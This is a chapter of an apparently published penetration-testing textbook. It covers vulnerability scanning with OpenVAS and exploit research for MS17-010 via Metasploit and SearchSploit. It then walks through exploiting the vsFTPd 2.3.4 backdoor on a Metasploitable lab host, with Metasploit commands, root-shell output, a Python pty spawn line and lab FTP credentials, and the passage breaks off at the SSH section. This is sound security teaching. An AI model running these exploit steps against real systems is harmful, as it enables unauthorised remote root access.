

Exploitation Phase

In this chapter, you will start seeing some actual attacks and get inside the systems. In the previous chapter, you had all the information about each service, and in this one, we will take this step further and exploit the vulnerabilities.

On top of this, you will learn about vulnerabilities assessment in a typical organization, which will be helpful if you want to make security your career.

In this chapter, you will learn about the following:

- Vulnerabilities assessment
- Public research for exploits
- FTP service exploitation
- SSH service exploitation
- Telnet service exploitation
- E-mail server exploitation
- Docker engine exploitation
- Jenkins portal exploitation
- Reverse shells
- Exploiting the SMB protocol

Vulnerabilities Assessment

An automated vulnerabilities assessment consists of using professional scanners that find vulnerabilities on a remote host in the network (or multiple ones in a subnet). In the previous chapter, we used the script scan in Nmap. In general, most scripts in Nmap (not all of them) will execute some necessary checks for vulnerabilities. For example, when you run the `FTP*` script option, it will include the vulnerabilities scanning in Nmap. If you want to be specific, you can use the option `ftp-vuln*` to achieve the end results. Note that a vulnerability assessment is a little bit related to patch management. If you are working in an enterprise environment, you will encounter this task a lot, more than penetration testing itself. A lot of companies stop at this stage and don't proceed with the exploitation of the findings. Instead, they try to fix them based on the report generated by the tools. Critical and high-severity vulnerabilities will be prioritized by higher management, and they will push the IT folks to patch ASAP.

In the real world, companies use more advanced automated scanners, and here are some examples of those used in corporate environments:

- From Tenable:
 - Nessus and Tenable.sc (on-premises solution)
 - Tenable.io (cloud solution)
- From Rapid7:
 - Nexpose (an on-premises solution)
 - InsightVM (cloud solution)
- Qualys Scanner (cloud solution)

All these scanners use the same concept. If you know the basics of vulnerability scanning, you will easily use any type of scanners. To show you the basics, we will use OpenVAS, which is an open source, free security scanner to get the job done.

Vulnerability Assessment Workflow

Before we proceed, let's look at the logical sequence to achieve a successful vulnerability assessment task. Why do you need to classify your assets? I have multiple answers for this question:

- It allows the scanner to run tasks accurately. For example, the scanner will have a different template for mobile devices compared to Windows hosts, etc.

- You can prioritize vulnerabilities patch management. For example, a critical vulnerability on a production server is more important than a critical vulnerability on an intranet development server.
- It allows you to logically separate your devices for patch management purposes. For example, grouping the assets will allow you to easily list all the hosts in the production when you're asked for it.

Here are the steps:

1. **Group your assets:** Before you start the vulnerability assessment, you must group your assets into different categories. Here are some examples:
 - Network devices
 - IoT devices
 - User hosts
 - Dev servers
 - Preproduction servers
 - Windows production servers
 - Linux production servers
 - Telephony/VoIP
 - Tablets and phones
2. **Access management:** Another prerequisite to the vulnerabilities scan is to give access to the scanner to execute its functionalities. In other words, the vulnerability scanner won't be able to scan properly if it doesn't have the right permission on the target host. Here's what you will need to do on your end:
 - a. Create a custom account for Linux hosts. The scanner will use SSH to authenticate.
 - b. Create a custom account for the Windows hosts. The scanner will then use the Samba protocol to authenticate. You will need to use LDAP to make it happen. (Since you don't want to create a new account on every host, you just create one account in active directory and reuse it all over the place.)
 - c. Install an agent on each target host. Most of the cloud-based scanners will require you to use this pattern. The agent will scan the services on each host and send back the results to the master node. Also, the agent will run locally on the host, so the results will be more accurate.

3. **Create scans:** After doing the previous two steps, you can start creating scans. Each vendor will offer different templates for scanning. For example, you will have a template for a mobile device scan. In this case, the scanner engine will produce more accurate results based on the scan type. If you have identified and grouped your assets correctly, then this step should be easy to implement.
4. **Report:** The last step to achieve a successful vulnerability assessment is the reporting step. Again, if you did your job correctly and segmented your assets and scans, then the reporting part should not be a hassle. Reports will have false positives; your job is to identify them before reporting to management. For a large-scale network, you will be surprised about the number of vulnerabilities that you will find. In some companies, they require security analysts to re-assess the score of the security risk (of each vulnerability) to reduce the false positives and report a more accurate result.

Vulnerability Scanning with OpenVAS

It's time to practice with some real-world examples using the free vulnerability scanner OpenVAS. This section is for practice purposes only, but in the real world, many big companies invest money in expensive professional vulnerability scanners (like the ones I mentioned previously). The same concept applies to another scanner called OpenVAS; let's get started!

Installing OpenVAS

The Kali team always changes the situation regarding OpenVAS in different distros. In other words, you sometimes probably see OpenVAS pre-installed, and in some other distros, it's not. In the current distro of 2020, it's not pre-installed. To install it, do the following:

```
root@kali:~# apt update
root@kali:~# apt install openvas -y
root@kali:~# openvas-setup
```

Once the last command has finished executing, don't close your terminal window. The installation will display your password to log in inside the web portal. In the output sample, you will see that a password was generated; on your end, the password will be different:

```
[>] Checking for admin user
[*] Creating admin user
User created with password '0223982d-1935-4053-a300-7b2843f2ab61'.
[+] Done
```

To access the web portal, open your browser to the following link, as shown in Figure 7.1. (Use the credentials that you got previously. Also, make sure to save the password for later use.)

`https://127.0.0.1:9392/login/login.html`




Figure 7.1: OpenVAS Web Portal

NOTE If you rebooted your host, the OpenVAS server will shut down eventually, and you must start the service again using the following command:

```
root@kali:~# openvas-start
```

Scanning with OpenVAS

Here's the workflow that we will use for scanning using OpenVAS:

1. Create an asset group to scan Windows hosts. (In OpenVAS, it's called Targets.)
2. Use a Windows SMB account to let the scanner log in to the target host.
3. Create a task to scan the previous identified host targets.
4. Run the scan.
5. Check the report after the scan is complete.

Create a Target List

In the menu, select the Configuration item; then click Targets.

Once you're on the page, click the little blue star button to create a new target. In the latest version of the application, the button is located on the left of the screen, as shown in Figure 7.2.




Figure 7.2: OpenVAS New Target

A new blank target window will open. At this stage, we need to add the following information (see Figure 7.3):

- Give the asset group (targets) a name and a description.
- Specify the IP addresses of the host machine(s).
- Optionally identify the SMB account (if you want an authenticated scan).
- Specify the port number ranges that you want to use for these types of assets.

Create a Scanner Task

To create a scanner task, select the Scans menu, and then click the Tasks item.

Again, click the little blue star button to create a new task. Once the window is loaded, you will need to supply the following information (see Figure 7.4):

- Give the task a name and a description.
- Select the group target name; here it's Scan Targets.
- In Scan Config, choose the type of scan (fast or deep and slow).

New Target

Name: WindowsHosts

Comment: Users PC

Hosts:

- ☒ Manual: 172.16.0.106
- ☐ From file: Browse... No file selected.
- ☐ From host assets (0 hosts)

Exclude Hosts:

Reverse Lookup Only: ☐ Yes ☒ No

Reverse Lookup Unify: ☐ Yes ☒ No

Port List: All IANA assigned TCP 20... *

Alive Test: Scan Config Default

Credentials for authenticated checks:

SSH: -- on port 22 *

SMB: admin *

ESXi: -- *

SNMP: -- *

Create

Figure 7.3: OpenVAS Target Options

Once you have created the task, you will be able to run it on the tasks page by clicking the green play button, under the Actions column (see Figure 7.5).


Once the scanner has finished, the status will be set to Done. To refresh the results automatically, you will need to set the refresh timer in the top-right drop-down list (near the logged-in username). By default, the drop-down list is set to No Auto-Refresh, so you have to refresh your page manually using the browser's Refresh button.

Reviewing the Report

Once the scanner has finished the scanning task, then you can visualize the report by selecting Scans ⇄ Reports.

On the reports page, click the link under the Date column. (If you have multiple scans, then you must select the correct task.) You should be redirected to the report results (see Figure 7.6).

What's next? Your job at this stage is to test each vulnerability and validate if it's exploitable or not (avoiding false positives).



The 'New Task' window in OpenVAS is a form for configuring a new scan task. It includes fields for Name, Comment, Scan Targets, Alerts, Schedule, Add results to Assets, Apply Overrides, Min QoD, Alterable Task, Auto Delete Reports, Scanner, Scan Config, Network Source Interface, Order for target hosts, Maximum concurrently executed NVTs per host, and Maximum concurrently scanned hosts. A 'Create' button is at the bottom right.

New Task

Name: Full Scan of Windows Hosts

Comment: Scan the users Windows hosts

Scan Targets: WindowsHosts

Alerts:

Schedule: --

Once: ☐

Add results to Assets: ☒ yes ☐ no

Apply Overrides: ☒ yes ☐ no

Min QoD: 70 %

Alterable Task: ☐ yes ☒ no

Auto Delete Reports: ☒ Do not automatically delete reports
☐ Automatically delete oldest reports but always keep newest 5 reports

Scanner: OpenVAS Default

Scan Config: Full and very deep

Network Source Interface:


Order for target hosts: Sequential

Maximum concurrently executed NVTs per host: 4

Maximum concurrently scanned hosts: 20

Create

Figure 7.4: OpenVAS Task Options**Figure 7.5:** OpenVAS Run A Task



Vulnerability	Severity
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)
OS End Of Life Detection	10.0 (High)
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)
SMB Brute Force Logins With Default Credentials	9.0 (High)
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)
TCP timestamps	2.6 (Low)

Figure 7.6: OpenVAS Report Results

Exploits Research

Up until now, you've seen how we enumerate and scan for vulnerabilities. At this stage, we need to research each vulnerability found that can be exploited using a public search. In a professional environment, a company mostly uses the following ones:


- Metasploit Pro (not the free version)
- Core Impact

Other tools exist for this purpose as well, but these are the most popular. These tools are not free, and they come with a price, but it's a must for an enterprise to have them to save time and useless efforts. You don't always have access to these tools (depending on the client you're working with). Instead, we can follow this pattern:

1. Check if there is an exploit in Metasploit (community edition).
2. If the exploit is not in Metasploit, use the Google search engine to enter the exploit name you're looking for:
 - You can use `exploit-db.com` if it appears at the top of the search.
 - You can also use GitHub if the exploit is not listed on `exploit-db`.

Let's take a practical example of one of the vulnerabilities found in the previous OpenVAS report (see Figure 7.7).

Every vulnerability scanning product will show you a section that displays the references of how to exploit the selected vulnerability. In the case of the previous vulnerability, MS17-010, the reference section is pointing to the Rapid7 (the owners of Metasploit) GitHub repository (see Figure 7.8). If you're wondering from where I got this information, check Figure 7.7 in the summary section.



Result: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

Vulnerability	Severity
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)

Summary
This host is missing a critical security update according to Microsoft Bulletin MS17-010.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.

Solution
Solution type: VendorFix
The vendor has released updates. Please see the references for more information.

Affected Software/OS

- Microsoft Windows 10 x32/x64
- Microsoft Windows Server 2012
- Microsoft Windows Server 2016
- Microsoft Windows 8.1 x32/x64
- Microsoft Windows Server 2012 R2
- Microsoft Windows 7 x32/x64 Service Pack 1
- Microsoft Windows Vista x32/x64 Service Pack 2
- Microsoft Windows Server 2008 R2 x64 Service Pack 1
- Microsoft Windows Server 2008 x32/x64 Service Pack 2

Vulnerability Insight
Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Figure 7.7: OpenVAS – Vulnerability Results Sample

This means that we can use Metasploit Framework to get the job done. We will open Metasploit and use the search functionality to look for the ms17-010 exploit:

```
msf5 > search ms17-010 type:exploit

Matching Modules
=====

#  Name                                     Disclosure Date  Rank
Check Description                               -----
-----
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average
Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average
No   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal
Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
3  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great
Yes  SMB DOUBLEPULSAR Remote Code Execution
```

Later in this chapter, we will get into more details about how to exploit the SMB protocol.

If you used Google search engine, you will also get a link to the `exploit-db` reference (see Figure 7.9).



Figure 7.8: OpenVAS- Report References




Figure 7.9: Google Search for Exploit

SearchSploit

You can use `exploit-db.com` using the terminal window instead of the web version using the SearchSploit utility:

```
$searchsploit [Options] [Search Terms]
```

Before you start using the tool, you will need to update its database to synchronize with the online version of `exploit-db`:

```
$searchsploit --update
```

Here is the basic search for the famous SMB vulnerability `ms17-010`:

```

root@kali:~# searchsploit ms17-010
-----
Exploit Title
| Path
-----
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB
Remote Code | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
| windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-
010) | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code
Executi | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code
Execution (MS17-0 | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code
Execution (MS1 | windows_x86-64/remote/41987.py
-----
Shellcodes: No Results
Papers: No Results

```

SearchSploit is powerful because you can use the Linux command-line filtering tools (e.g., `grep`) to get the job done. One of the built-in filtering functions that you need to be aware of is the `--exclude` option. Since SearchSploit will show a large amount of output, I generally exclude the DOS results. Here's an example:

```

root@kali:~# searchsploit ms17-010 --exclude="/dos/"

```

Also, you can add more terms to your search criteria to refine the results. Here's an example:

```

root@kali:~# searchsploit ms17-010 windows remote --exclude="/dos/"

```

Once you pick an item from the results, you must copy the file to another directory (so you don't change the contents of the original file). For example, I will copy the first item in the previous search results (`$searchsploit ms17-010`) using the `--mirror` option:

```

root@kali:~# searchsploit --mirror 43970 /root/
Exploit: Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'Eternal
Champion' SMB Remote Code Execution (Metasploit) (MS17-010)
URL: https://www.exploit-db.com/exploits/43970
Path: /usr/share/exploitdb/exploits/windows/remote/43970.rb
File Type: Ruby script, ASCII text, with CRLF line terminators

Copied to: /root/43970.rb

```

Services Exploitation

In the previous chapter, we enumerated the most popular services that you can encounter in your career as a penetration tester. In this section, we will exploit most of the services that we tried to enumerate previously. You will learn how to connect the dots so you can achieve a successful penetration testing career.

Exploiting FTP Service

To connect to an FTP server, we can use FileZilla as a client on a Kali box. To install it, use the following command:

```
root@kali:~# apt install filezilla -y
```

The next step is to verify the information we gathered during the enumeration phase:

Enumeration Findings

- Anonymous login allowed
- user:user valid credentials
- ftp:123456789 valid credentials
- Exploit exists for vsFTPd version 2.3.4

FTP Login

To connect with an anonymous login, we will use FileZilla and enter the following credentials (see Figure 7.10):




Figure 7.10: FileZilla FTP Connect

- **Host:** metasploitable.kcorp.local
- **Username:** anonymous
- **Password:** anypassword (you can type whatever you want here)

The FTP client was able to connect successfully to the remote host. Unfortunately, the remote directory is empty. Here are some common ideas of what you can achieve at this stage:

- Confidential information is stored in files on the FTP server.
- If you found executables (e.g., `java2.1.exe`), then check if there is a public exploit, because there is a high probability that the software is already installed on the remote host.
- Check if you can upload files. That means you might be able to invoke them through other means so you can achieve a reverse shell.
 - Through a web application
 - Through a limited shell (to achieve a root a shell)

Checking the two other credentials using FileZilla turned out to be true as well. We are able to connect to the FTP server successfully. But the username *user* gives us access to all the user's directories (`/home`), as shown in Figure 7.11.




Figure 7.11: FileZilla FTP Connection Established

Remote Code Execution

It's time to check if there is a remote shell exploit for this server version. According to an Nmap scan, this version of vsFTPD version 2.3.4 is vulnerable to a public exploit:

```

ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:   BID:48539   CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/
exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_  https://www.securityfocus.com/bid/48539

```

To double-check, we can generally go to the Google search engine and look for an exploit (see Figure 7.12).




Figure 7.12: Google Search – FTP Exploit

According to the previous results, the first link is pointing to the rapid7 website. In other words, we should be able to exploit it through Metasploit:

```
msf5 > search vsftpd type:exploit
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No
VSFTPD v2.3.4 Backdoor Command Execution				

It looks like we have a good candidate. Let's see if it's exploitable. If you're new to Metasploit and wondering which options to choose for each module, then the answer is simply to type options. But first, you need to execute the `use` command to load the `exploit` module:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)

```
Exploit target:
```

Id	Name
0	Automatic

According to the previous options, we have two required option values:

- RHOSTS (remote host IP)
- RPORT (remote port number)

The RPORT value has been already set to the default FTP port 21. Next, we need to enter the Metasploitable IP address and execute the `run` command to see whether we can exploit the remote host:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.0.101
```

```
RHOSTS => 172.16.0.101
```

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
```



```
[*] 172.16.0.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.16.0.101:21 - USER: 331 Please specify the password.
[+] 172.16.0.101:21 - Backdoor service has been spawned, handling...
[+] 172.16.0.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (0.0.0.0:0 -> 172.16.0.101:6200) at
2020-06-24 10:43:31 -0400
```

```
ls
bin
boot
cdrom
dev
etc
[...]
```

Check this out! We have our first remote shell exploitation in this book. Next, we need to spawn the shell.

TIP In the previous module, I used the `run` command to execute it. You can also use `exploit` instead.

Spawning a Shell

In the previous remote shell, we're missing the terminal window shebang sequence. Spawning the shell using Python will allow us to get the job done. First, check whether Python is installed on the host using the `which` command. After that, we can execute the Python `spawn` command:

```
which Python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/#
```

Alright, it looks like we got a root shell in one shot. Let's double-check it using the `id` command:

```
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

Indeed, this is a root shell, so we don't need to hassle with the privilege escalation techniques. W00t W00t (that's the phrase that I use when I want to celebrate a remote root shell).

Exploiting SSH Service

Getting some credentials for the SSH during the enumeration phase is a significant achievement. Generally, that's all you should be looking for, because once you get a successful login, then you already got a shell.

In the previous chapter, we got the following information:

